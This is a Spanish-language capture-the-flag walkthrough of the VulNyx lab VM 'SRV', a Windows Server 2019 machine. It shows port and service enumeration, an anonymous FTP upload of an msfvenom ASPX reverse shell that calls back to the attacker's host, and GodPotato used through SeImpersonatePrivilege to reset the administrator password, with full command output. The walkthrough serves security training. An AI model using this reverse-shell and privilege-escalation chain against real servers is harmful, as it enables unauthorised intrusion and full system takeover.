VulNyx - SRV
Information
SRV es una máquina virtual vulnerable Windows de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en el hipervisor VirtualBox.
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.49
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 15:33 CET
Nmap scan report for 192.168.1.49
Host is up (0.00064s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
root@kali:~ ❯ nmap -sVC -p21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669,49670 192.168.1.49
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 15:35 CET
Nmap scan report for 192.168.1.49
Host is up (0.00038s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT

80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:59:DA:1F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h59m57s
| smb2-time:
|   date: 2026-01-10T23:36:17
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: SRV, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:59:da:1f (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Shell (iis apppool)
445/TCP (SMB)
Basic Enumeration
root@kali:~ ❯ netexec smb 192.168.1.49
SMB         192.168.1.49    445    SRV              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
Shares
Null Session (Failed)
root@kali:~ ❯ smbclient -NL //192.168.1.49
session setup failed: NT_STATUS_ACCESS_DENIED

root@kali:~ ❯ smbmap --no-banner -H 192.168.1.49 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Something weird happened on (192.168.1.49) Error occurs while reading from remote(104) on line 1015
[*] Closed 1 connections

root@kali:~ ❯ netexec smb 192.168.1.49 -u '' -p '' --shares
SMB         192.168.1.49    445    SRV              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
SMB         192.168.1.49    445    SRV              [-] SRV\: STATUS_ACCESS_DENIED
SMB         192.168.1.49    445    SRV              [-] Error enumerating shares: Error occurs while reading from remote(104)
RPC
Null Session (Failed)
root@kali:~ ❯ rpcclient -NU "" 192.168.1.49 -c "srvinfo"
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
80/TCP (HTTP)
Site (/)
Directory Brute Force
root@kali:~ ❯ gobuster dir -w /opt/big.txt -u http://192.168.1.49/
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.49/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 157] [--> http://192.168.1.49/aspnet_client/]

/ftproot              (Status: 301) [Size: 151] [--> http://192.168.1.49/ftproot/]
Progress: 20478 / 20478 (100.00%)
===============================================================
Finished
===============================================================
Site (/ftproot/)
21/TCP (FTP)
El nmap inicial muestra, mediante el script NSE ftp-anon, la existencia del usuario anonymous habilitado
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
Accedo mediante el usuario anonymous al FTP
root@kali:~ ❯ ftp anonymous@192.168.1.49
Connected to 192.168.1.49.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49675|)
150 Opening ASCII mode data connection.
226 Transfer complete.
Generate Payload (ASPX)
Mediante netexec verifico la arquitectura del servidor objetivo y es un sistema basado en x64
root@kali:~ ❯ netexec smb 192.168.1.49
SMB   192.168.1.49   445   SRV   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
Genero con msfvenom una reverse shell con extensión .aspx para un Internet Information Services (IIS)
root@kali:~ ❯ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.5 LPORT=443 -f aspx -o rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3412 bytes
Saved as: rev.aspx
Upload ASPX File
Subo exitosamente la reverse shell .aspx
ftp> put rev.aspx
local: rev.aspx remote: rev.aspx
229 Entering Extended Passive Mode (|||49678|)
150 Opening ASCII mode data connection.
100% |********************************************************************************************************************************************|  3457       47.09 MiB/s    --:-- ETA
226 Transfer complete.
3457 bytes sent in 00:00 (4.08 MiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||49679|)
150 Opening ASCII mode data connection.
01-10-26  04:20PM                 3457 rev.aspx
226 Transfer complete.
Reverse Shell
root@kali:~ ❯ curl -sX GET "http://192.168.1.49/ftproot/rev.aspx"
Obtengo la shell como usuario iis apppool
root@kali:~ ❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.49] 49680
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami && hostname
iis apppool\defaultapppool
SRV
Privilege Escalation
Enumeration
Privileges
El usuario iis apppool dispone del privilegio SeImpersonatePrivilege
root@kali:~ ❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.49] 49671
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
OS & Kernel
Verifico nuevamente que estoy ante un sistema operativo Windows Server 2019 (x64)
c:\windows\system32\inetsrv>systeminfo

Host Name:                 SRV
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA871
Original Install Date:     10/10/2025, 9:19:36 AM
System Boot Time:          1/10/2026, 4:33:47 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Abuse
SeImpersonatePrivilege
.NET Version
Uso GodPotato para escalar privilegios, identifico en el sistema la versión 4 de .NET
c:\windows\system32\inetsrv>reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP" /s | find "Version"
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    TargetVersion    REG_SZ    4.0.0
    Version    REG_SZ    4.7.03190
    Version    REG_SZ    4.0.0.0
File Transfer
En los Releases del repositorio, descargo el binario compilado para la versión 4 de .NET
root@kali:~ ❯ mv /home/kali/Descargas/GodPotato-NET4.exe .
root@kali:~ ❯ impacket-smbserver a . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
C:\>cd %TEMP%

C:\Windows\Temp>copy \\192.168.1.5\a\GodPotato-NET4.exe GodPotato-NET4.exe
copy \\192.168.1.5\a\GodPotato-NET4.exe GodPotato-NET4.exe
        1 file(s) copied.
Run GodPotato
Ejecuto GodPotato.exe y cambio el password del usuario administrator
C:\Windows\Temp>.\GodPotato-NET4.exe -cmd "net user administrator Password1"
.\GodPotato-NET4.exe -cmd "net user administrator Password1"
[*] CombaseModule: 0x140730123616256
[*] DispatchTable: 0x140730125922416
[*] UseProtseqFunction: 0x140730125298640
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\00e9043d-8c9e-4fe7-ab00-a996249eab38\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005c02-0a30-ffff-e957-08ce51bc5975
[*] DCOM obj OXID: 0x30c56959fa60aa94
[*] DCOM obj OID: 0xa7bd41d768408c57
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 728 Token:0x796  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 128
The command completed successfully.
Verifico las nuevas credenciales y accedo como usuario administrator
root@kali:~ ❯ netexec smb 192.168.1.49 -u administrator -p Password1
SMB   192.168.1.49   445   SRV   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV) (domain:SRV) (signing:False) (SMBv1:False)
SMB   192.168.1.49   445   SRV   [+] SRV\administrator:Password1 (Pwn3d!)

root@kali:~ ❯ netexec winrm 192.168.1.49 -u administrator -p Password1
WINRM   192.168.1.49   5985   SRV   [*] Windows 10 / Server 2019 Build 17763 (name:SRV) (domain:SRV)
WINRM   192.168.1.49   5985   SRV   [+] SRV\administrator:Password1 (Pwn3d!)
root@kali:~ ❯ evil-winrm -i 192.168.1.49 -u administrator -p Password1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami ; hostname
srv\administrator
SRV
Flags
Ya como usuario administrator puedo leer las flags user.txt y root.txt
*Evil-WinRM* PS C:\> type c:\users\user.txt
655b****************************
*Evil-WinRM* PS C:\> type c:\users\administrator\desktop\root.txt
e81e****************************
Hasta aquí la resolución de la máquina SRV.
Happy Hacking!